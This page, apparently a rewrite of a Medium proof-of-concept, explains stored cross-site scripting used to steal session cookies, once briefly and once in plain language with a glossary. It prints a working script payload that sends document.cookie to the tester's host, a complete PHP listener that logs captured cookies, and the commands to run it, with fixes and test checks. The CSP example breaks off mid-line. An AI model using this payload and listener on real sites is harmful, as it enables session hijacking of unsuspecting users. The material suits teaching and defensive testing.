Stored Cross-Site Scripting (XSS) Cookie Theft PoC
A web application persistently stored user-supplied input such as reviews or comments without proper encoding, so injected script ran in other users' browsers. An attacker could use this to send victims' session cookies to a server they control and hijack their sessions.

medium.com
Published on medium.com
Xss Attack
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up is a proof of concept for a Stored Cross-Site Scripting (XSS) vulnerability used to hijack user sessions by stealing active HTTP cookies. The vulnerable feature is described generically as an application input that persistently stores user input, such as a review or comment section. The report does not name a specific target application, endpoint or parameter; the demonstration is built around a payload that is stored by the application and executed in the browsers of users who later view the compromised page.

The goal of the PoC is to show the full chain: a stored script in the victim application, a request that carries document.cookie to an external listener controlled by the tester, and a backend that logs the captured values.
Setup
The tester needs two things: a way to inject and persist the payload in the target application, and a listener reachable from victims' browsers. The listener is a single PHP script, jubair_server.php, served by the PHP built-in development server on port 9000. The report does not state the PHP version or any other software version.
The data flow is summarised in the report as follows:
[Victim Browser] │ │ 1. Loads compromised page & executes XSS ▼[Malicious Image Request] ────(Sends document.cookie)────► [PHP Listener] ──► [kim_loot.log]
So the victim's browser loads the page containing the stored payload, executes it, and issues an image request that carries the cookie value to the PHP listener, which appends it to a log file.
Finding it
It presents the vulnerability as a known class: an input field that persistently stores user-supplied content and later renders it without adequate encoding, so that script supplied by one user runs in the browser of every other user who views the page.
Exploitation
Step 1: Inject the XSS payload
The following script is placed into the vulnerable input field of the target application. It creates an invisible <img> element in the DOM so that the browser sends a background HTTP GET request containing the victim's session cookies.
<script> new Image().src ="<http://jubair:9000/steal?c=>" + encodeURIComponent(document.cookie);</script>
The important parts are new Image().src, which triggers a request without adding anything visible to the page, the /steal path on the tester's host, the c query parameter that receives the cookie value, and encodeURIComponent(document.cookie), which URL-encodes the cookie string so it survives transport intact. Because the payload is stored by the application, it executes for every user who later loads the page that renders the stored input.
Step 2: Deploy the data receiver
The backend script is saved locally. It listens for inbound requests on the /steal endpoint, logs the data to a local text file, and returns a valid 1x1 transparent GIF so that nothing visibly breaks on the client side.
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);if ($path === '/steal') { $cookie = isset($_GET['c']) ? $_GET['c'] : 'No cookie data'; $timestamp = date('Y-m-d H:i:s'); $logEntry = "[{$timestamp}] Captured Cookie: {$cookie}\n"; file_put_contents('kim_loot.log', $logEntry, FILE_APPEND); header('Content-Type: image/gif'); header('Cache-Control: no-cache, no-store, must-revalidate'); echo base64_decode('R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7'); exit;}http_response_code(404);
The script parses the request path and only acts when it equals /steal. It reads the c parameter, falling back to the string No cookie data when it is absent, prefixes the value with a timestamp, and appends the line to kim_loot.log. It then sets an image content type and no-cache headers and outputs a base64-decoded 1x1 GIF, so the browser receives a valid image response. Any other path returns a 404.
Note that the log file name in the script is kim_loot.log, while the monitoring commands below use jubair_loot.log; the report shows both spellings as written.
Step 3: Run the listener environment
Two terminal windows or tabs are opened in the directory containing jubair_server.php.
Terminal tab 1 starts the built-in PHP development server to handle incoming connections:
php -S0.0.0.0:9000 jubair_server.php
Terminal tab 2 creates the log file and streams updates in real time so captured data is visible immediately:
touch jubair_loot.loglstail -f jubair_loot.log
Once a victim loads the compromised page, the browser executes the stored script, requests /steal?c=<encoded cookie> from the listener, and the captured value is appended to the log and shown in the streaming terminal.
Root cause
The underlying mistake is that user-supplied input is stored and later rendered into the HTML DOM without context-aware output encoding, so markup such as a <script> element is treated as part of the page rather than as text.
Impact
The report lists three consequences:
- Session hijacking: an attacker who captures valid session identifiers can clone them into their own browser context, bypassing authentication mechanisms, including username and password prompts, to impersonate the victim.
- Privilege escalation: if an administrative user views the stored payload, their elevated session cookie can be stolen, granting the attacker control over the application backend.
- Zero user interaction: unlike reflected XSS, stored XSS requires no phishing or social engineering; the exploit automatically targets any user who naturally browses to the affected page.
These outcomes depend on the captured cookie being a valid session identifier that the server accepts, and on the victim's browser being able to reach the tester's listener.
Fix
The report recommends three defensive controls:
- HttpOnly flag: configure all sensitive session cookies with the
HttpOnlyflag, which prevents client-side scripts from readingdocument.cookie. - Context-aware output encoding: ensure all user-supplied data is appropriately encoded, for example converting
<to<, before it is rendered in the HTML DOM. - Content Security Policy: restrict outbound connections with a strong CSP header to block scripts from transmitting data to unrecognised external domains:
Content-Security-Policy: default-src 'self'; img-src 'self' <https:
- Other stored sinks: try the same payload in profile fields, support tickets, file names and other places where input is saved and later displayed. A positive result is the script executing when another user views the stored content.
- Cookie readability: check whether
document.cookiereturns session identifiers on the target. If it does, the session cookie lacksHttpOnlyand is exposed to any XSS. - CSP enforcement: inspect the
Content-Security-Policyresponse header and test whether requests to an external host are blocked. A positive result is the absence of a restrictive policy or a policy that permits the exfiltration request. - Encoding behaviour: submit
<,>,"and'in stored fields and observe how they are rendered. A positive result is characters appearing unencoded in the HTML source where they can break out of the surrounding context.
What happened, in plain words
This write-up is a proof of concept (PoC). A PoC is a small, deliberately built demonstration that shows a security problem is real, without doing harm to real users. The problem shown here is called Stored Cross-Site Scripting, usually shortened to Stored XSS. The author uses it to steal a user's session cookie and take over that user's logged-in session.
To follow along you only need to know how to use a browser and a computer. Every technical word is explained the first time it appears, and there is a glossary at the end.
A few ideas first, because everything else builds on them:
- A cookie is a small piece of text that a website asks your browser to keep and send back with every request to that site. The most important kind is the session cookie: after you log in, the server gives your browser a long random value, and on each later request the browser presents it so the server knows who you are. Think of it as a cloakroom ticket: the ticket itself is not your coat, but whoever holds it can collect the coat.
- JavaScript is the programming language that runs inside web pages in your browser. It can read things on the page and make the browser send requests.
document.cookieis the JavaScript way of reading the cookies that belong to the current page. If a site has not protected a cookie, any script running on that page can read it.- Cross-Site Scripting (XSS) means getting your own JavaScript to run inside someone else's web page, in the browser of a victim. The browser cannot tell your script apart from the site's own script, so it trusts it.
- Stored XSS is the variant where the malicious script is saved by the website itself, for example in a comment or a review. It then runs for every visitor who later opens the page that displays the saved content. Nothing has to be sent to the victim personally.
- A listener is a small program that waits for incoming connections and does something with them. Here it waits for the stolen cookie to arrive and writes it into a file.
The vulnerable feature is described only in general terms: an input field that saves what users type and shows it again later, such as a review or comment section. The report does not name a specific target application, endpoint or parameter. The demonstration is built around a payload (the piece of script that gets injected) that the application stores and then runs in the browsers of users who later view the compromised page.
The goal of the PoC is to show the whole chain: a stored script in the victim application, a request that carries document.cookie to an external listener controlled by the tester, and a backend that logs the captured values.
Setup
The tester needs two things: a way to inject and persist the payload in the target application, and a listener reachable from victims' browsers. The listener is a single PHP script, jubair_server.php, served by the PHP built-in development server on port 9000. PHP is a programming language commonly used for websites; its built-in development server is a simple way to run a PHP script on your own machine without installing a full web server. A port is a numbered door on a computer that a program listens on; port 9000 is simply the door chosen here. The report does not state the PHP version or any other software version.
The data flow is summarised in the report as follows:
[Victim Browser] │ │ 1. Loads compromised page & executes XSS ▼[Malicious Image Request] ────(Sends document.cookie)────► [PHP Listener] ──► [kim_loot.log]
Read the diagram from left to right. The victim's browser loads the page that contains the stored payload and runs it. The script then makes an image request, and that request carries the cookie value to the PHP listener. The listener appends the value to a log file, a plain text file where events are recorded one after another.
Finding it
It presents the vulnerability as a known class: an input field that persistently stores user-supplied content and later renders it without adequate encoding, so that script supplied by one user runs in the browser of every other user who views the page. Encoding here means turning characters that have a special meaning in HTML, such as < and >, into harmless text before showing them, so the browser displays them instead of treating them as code.
Exploitation
Step 1: Inject the XSS payload
The following script is placed into the vulnerable input field of the target application. It creates an invisible <img> element in the DOM so that the browser sends a background HTTP GET request containing the victim's session cookies. The DOM (Document Object Model) is the browser's in-memory model of the page: every element you see, and many you do not, is an object in it. An HTTP GET request is the ordinary kind of request a browser makes to fetch something, such as a page or an image; any values added after a ? in the address are called query parameters and are sent along with the request.
<script> new Image().src ="<http://jubair:9000/steal?c=>" + encodeURIComponent(document.cookie);</script>
Line by line, in plain words:
<script>and</script>mark the start and end of JavaScript inside an HTML page. Everything between them is treated as code by the browser.new Image()creates a new image object in the page's memory. It is not added anywhere visible, so the visitor sees nothing..src = ...sets the address that this image should be loaded from. The moment the address is set, the browser fetches it. That is the trick: setting an image address is an easy way to make the browser send a request to any server, without changing what the page looks like.- The address is built by joining two pieces with
+. The first piece is the tester's listener address with the/stealpath and a query parameter namedc, which is where the cookie value will be placed. - The second piece is
encodeURIComponent(document.cookie).document.cookiereads the page's cookies.encodeURIComponentconverts characters that are not allowed in a web address (spaces, semicolons, and so on) into a safe%xxform, so the cookie value arrives intact instead of being cut off or mangled in transit.
Because the payload is stored by the application, it executes for every user who later loads the page that renders the stored input. The tester does not need to send anything to the victim.
Step 2: Deploy the data receiver
The backend script is saved locally. It listens for inbound requests on the /steal endpoint, logs the data to a local text file, and returns a valid 1x1 transparent GIF so that nothing visibly breaks on the client side. A GIF is an image format; a 1x1 transparent GIF is a single invisible pixel, the smallest possible valid image. Returning it matters because the browser asked for an image, and a real image response keeps everything looking normal.
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);if ($path === '/steal') { $cookie = isset($_GET['c']) ? $_GET['c'] : 'No cookie data'; $timestamp = date('Y-m-d H:i:s'); $logEntry = "[{$timestamp}] Captured Cookie: {$cookie}\n"; file_put_contents('kim_loot.log', $logEntry, FILE_APPEND); header('Content-Type: image/gif'); header('Cache-Control: no-cache, no-store, must-revalidate'); echo base64_decode('R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7'); exit;}http_response_code(404);
Line by line, in plain words:
<?phptells the server that what follows is PHP code to run, not text to send to the browser.parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH)takes the address the visitor requested and extracts just the path part, dropping the query string.$_SERVERis a PHP array of information about the incoming request.if ($path === '/steal')makes the script act only when the path is exactly/steal. Any other address falls through to the end.isset($_GET['c']) ? $_GET['c'] : 'No cookie data'reads thecquery parameter.$_GETholds the query parameters of the request. Ifcis missing, the script uses the textNo cookie datainstead, so the log line is never empty.date('Y-m-d H:i:s')produces the current date and time, so each captured value can be tied to when it arrived.- The
$logEntryline builds the text to save: the timestamp in square brackets, the wordsCaptured Cookie:, the value, and a newline at the end. file_put_contents('kim_loot.log', $logEntry, FILE_APPEND)writes that line to the filekim_loot.log.FILE_APPENDmeans add to the end rather than overwrite, so earlier captures are kept.header('Content-Type: image/gif')tells the browser the response is a GIF image.header('Cache-Control: no-cache, no-store, must-revalidate')tells the browser and any cache in between not to keep a copy, so every request actually reaches the script.echo base64_decode('...')outputs the image. The long string is the 1x1 transparent GIF written in base64, a way of representing binary data as plain text characters;base64_decodeturns it back into the actual image bytes.exitstops the script there, so nothing else runs.http_response_code(404)is reached only when the path was not/steal; it answers with the standard "not found" status, so the listener does not reveal anything for other addresses.
Note that the log file name in the script is kim_loot.log, while the monitoring commands below use jubair_loot.log; the report shows both spellings as written.
Step 3: Run the listener environment
Two terminal windows or tabs are opened in the directory containing jubair_server.php. A terminal is a text window where you type commands instead of clicking buttons.
Terminal tab 1 starts the built-in PHP development server to handle incoming connections:
php -S0.0.0.0:9000 jubair_server.php
In plain words: php runs PHP, -S starts the built-in development server, [redacted]:9000 means listen on port 9000 on all of this machine's network addresses (so the listener is reachable from outside, not just from the machine itself), and jubair_server.php is the script that handles every incoming request.
Terminal tab 2 creates the log file and streams updates in real time so captured data is visible immediately:
touch jubair_loot.loglstail -f jubair_loot.log
In plain words: touch creates an empty file if it does not already exist, so there is something to watch. tail -f then prints the end of that file and keeps printing new lines as they are added, which is why captured values appear in the terminal the moment they arrive.
Once a victim loads the compromised page, the browser executes the stored script, requests /steal?c=<encoded cookie> from the listener, and the captured value is appended to the log and shown in the streaming terminal.
Root cause
The underlying mistake is that user-supplied input is stored and later rendered into the HTML DOM without context-aware output encoding, so markup such as a <script> element is treated as part of the page rather than as text. In everyday terms: the site takes what a visitor typed and pastes it into the page as if it were part of the site's own instructions, instead of showing it as words. HttpOnly is a setting on a cookie that hides it from JavaScript; a Content Security Policy (CSP) is a rule the site sends to the browser saying which places the page may load things from and send things to.
Impact
The report lists three consequences:
- Session hijacking: an attacker who captures valid session identifiers can clone them into their own browser context, bypassing authentication mechanisms, including username and password prompts, to impersonate the victim. In plain terms, the attacker copies the cloakroom ticket into their own browser and the server treats them as the logged-in user, so no password is needed.
- Privilege escalation: if an administrative user views the stored payload, their elevated session cookie can be stolen, granting the attacker control over the application backend. An administrator's session carries more power than an ordinary user's, so the same theft is worth much more.
- Zero user interaction: unlike reflected XSS, stored XSS requires no phishing or social engineering; the exploit automatically targets any user who naturally browses to the affected page. Reflected XSS is the variant where the malicious script is bounced straight back in a response and only runs if the victim is tricked into opening a crafted link; stored XSS needs no such trick.
These outcomes depend on the captured cookie being a valid session identifier that the server accepts, and on the victim's browser being able to reach the tester's listener.
Fix
The report recommends three defensive controls:
- HttpOnly flag: configure all sensitive session cookies with the
HttpOnlyflag, which prevents client-side scripts from readingdocument.cookie. If the script cannot read the cookie, there is nothing to steal. - Context-aware output encoding: ensure all user-supplied data is appropriately encoded, for example converting
<to<, before it is rendered in the HTML DOM. The browser then shows the characters as text instead of treating them as the start of a tag. - Content Security Policy: restrict outbound connections with a strong CSP header to block scripts from transmitting data to unrecognised external domains:
Content-Security-Policy: default-src 'self'; img-src 'self' <https:
In plain words, default-src 'self' says the page may only load things from its own site, and img-src 'self' says the same specifically for images, which is the channel this payload abuses.
- Other stored sinks: try the same payload in profile fields, support tickets, file names and other places where input is saved and later displayed. A positive result is the script executing when another user views the stored content.
- Cookie readability: check whether
document.cookiereturns session identifiers on the target. If it does, the session cookie lacksHttpOnlyand is exposed to any XSS. - CSP enforcement: inspect the
Content-Security-Policyresponse header and test whether requests to an external host are blocked. A positive result is the absence of a restrictive policy or a policy that permits the exfiltration request. - Encoding behaviour: submit
<,>,"and'in stored fields and observe how they are rendered. A positive result is characters appearing unencoded in the HTML source where they can break out of the surrounding context.
Glossary
- Base64: a way of writing binary data using only plain text characters, so it can be pasted into code; decoding turns it back into the original bytes.
- Content Security Policy (CSP): a rule a website sends to the browser listing which sources the page may load from and send data to.
- Cookie: a small piece of text a website asks the browser to store and send back with later requests to that site.
- Cross-Site Scripting (XSS): getting your own JavaScript to run inside another website's page, in a victim's browser.
- DOM (Document Object Model): the browser's in-memory model of a page, made of objects for every element.
- Encoding (output encoding): converting special characters into harmless text before displaying user input, so the browser shows them instead of treating them as code.
- Endpoint: a specific address or path on a server that a program answers requests for, such as
/steal. - GIF: an image file format; a 1x1 transparent GIF is a single invisible pixel.
- HTTP GET request: the ordinary request a browser makes to fetch a page, image or other resource; values after
?are query parameters. - HttpOnly: a cookie setting that hides the cookie from JavaScript, so scripts cannot read it.
- JavaScript: the programming language that runs inside web pages in the browser.
- Listener: a program that waits for incoming network connections and acts on them.
- Payload: the piece of code an attacker injects to carry out the attack.
- PHP: a programming language commonly used for websites, with a built-in development server for running scripts locally.
- Port: a numbered door on a computer that a program listens on for network connections.
- Privilege escalation: gaining more power on a system than you are entitled to, for example by stealing an administrator's session.
- Proof of concept (PoC): a small demonstration that proves a security problem is real.
- Query parameter: a name and value added after a
?in a web address and sent along with the request. - Reflected XSS: an XSS variant where the script is returned immediately in a response and only runs if the victim opens a crafted link.
- Session cookie: the cookie that identifies a logged-in user to the server after login.
- Session hijacking: taking over someone's logged-in session by obtaining their session identifier.
- Stored XSS: an XSS variant where the malicious script is saved by the website and runs for every visitor who later views the stored content.
- Terminal: a text window where you type commands instead of clicking buttons.



